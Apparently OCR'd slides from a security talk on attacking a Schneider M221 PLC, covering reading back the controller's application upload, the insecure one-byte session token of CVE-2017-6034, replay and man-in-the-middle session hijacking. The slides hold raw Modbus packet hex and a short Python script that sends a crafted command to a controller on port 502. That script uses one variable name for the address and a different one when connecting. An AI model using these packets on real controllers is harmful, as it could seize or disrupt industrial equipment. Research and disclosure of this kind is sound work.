
The same request packets that are sent by the engineering software.

Request application upload for part #1

```
00000000000a015a00280 0d00007ec00
```


Request application upload for part #n

```
00000000000a015a002884910107ec00
```



Once all the application payloads are received, the attacker can concatenate the payloads, unzip, and get the file.

50 4B 03 04 = Archived File's Magic Number




```
50 4B 03 04 2D 00 00 00  08 00 20 08 21 44 01 26
B7 0A FF FF FF FF FF FF  FF FF 05 00 14 00 65 6E
74 72 79 01 00 10 00 CF  70 00 00 00 00 00 00 D6
0F 00 00 00 00 00 00 DD  5D EB 6E DB 38 16 FE BF
C0 BE 03 51 60 80 16 70  63 49 BE 07 1E 0F E4 4B
12 EF F8 06 4B 49 66 B1  58 14 B2 4C C7 9A EA 62
48 72 DC CC 53 ED 9F 7D  81 79 B2 3D 24 25 59 8E
6D CA 0D A5 76 BA 3F DA  58 BC E9 FB C8 C3 73 0E
79 28 A9 FD CB 17 C7 46  CF D8 0F 2C CF FD F9 9D
7C 25 BD FB A5 F3 F7 BF  B5 C7 38 34 FA 46 68 0C
DC D0 0A 5F 10 14 72 83  EB 2F 81 F5 F3 BB 75 18
6E AE CB E5 DD 6E 77 B5  AB 5C 79 FE 53 59 91 24
B9 FC DB 78 A4 99 6B EC  18 1F 2D 37 08 0D D7 C4
EF 92 5A CB EC 5A EF E0  A6 08 B5 FB F8 D9 32 71
40 2F 92 4B 82 65 09 58  A2 54 48 9F 18 0E EE 8C
```

Application payload in plain


Topics to cover

1. Application Protection Bypass
2. **Session Tokens in Administrative Commands**
3. DLL Side Loading
4. Architecting for Zero Trust

Administrative Commands



Administrative Commands Workflow



Engineering Workstation

Store the session token

M221

Authentication

”Session” Token

Token in clear

Generate ”session” token

Administrative Command

”Session” Token used

Process the command

Command Response

OK

Free to view the data

CVE-2017-6034

Insecure Session Token

Request for Session Token


```
06 67 00 00 00 28 01 5a  00 10 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00
```

Request to start controller

```
1a 10 00 00 00 06 01 5a  dc 40 ff 00
```

Vulnerable to Replay Attack

- Clear token can be stolen by the attacker to use
- Command messages are sent in clear



Insufficient Session Token Length
- 1-byte session ID can be brute-forced and guessed


Session Token generated and returned to the workstation

```
06 67 00 00 00 05 01 5a  00 fe dc
```

Session token returned and response "OK (0xfe)"

```
1a 10 00 00 00 04 01 5a  dc fe
```

Traffic Replay Attack



Engineering Workstation

Store the session token

M221

Authentication

"Session" Token

Token in clear

Generate 1-byte "session" token

Administrative Command

"Session" Token used

Process the command

Capture the packets

Command Response

OK


Free to view the data

Administrative Command

Command Response

Replay or craft new packet with the same session token

Attacker compromises the engineering workstation




```
import socket

payload = "000000000006015adc41ff00"

serversocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
port = 502

plcAddress = "172.16.0.4"
serversocket.connect_ex((ipAddress, port))
serversocket.send(bytes.fromhex(payload))

print("Payload Sent!")
```

Use the same session token and craft messages to the controller

Keep-alive Message


How to end the legitimate session and start a session on our own?

Send keep-alive message with the token




```
1a1200000004015adc12
```


Release session command



```
363100000004015a0011
```




Release Session OK



```
363100000004015a00fe
```

Possible MITM Attack



Token never expire unless it's logged out

Send keep-alive message with the token

```
1a1200000004015adc12
```

Intercept and send "OK" message

```
1a1200000004015adc12
1a1200000005015adcfd82
```

Sends a "logout" message on behalf

```
363100000004015a0011
```

Generates a new session token


```
36340000000005015a00feae
363500000004015aae12
363500000004015aaefe
```

Topics to cover

1. Application Protection Bypass
2. Session Tokens in Administrative Commands
3. **DLL Side Loading**
4. Architecting for Zero Trust

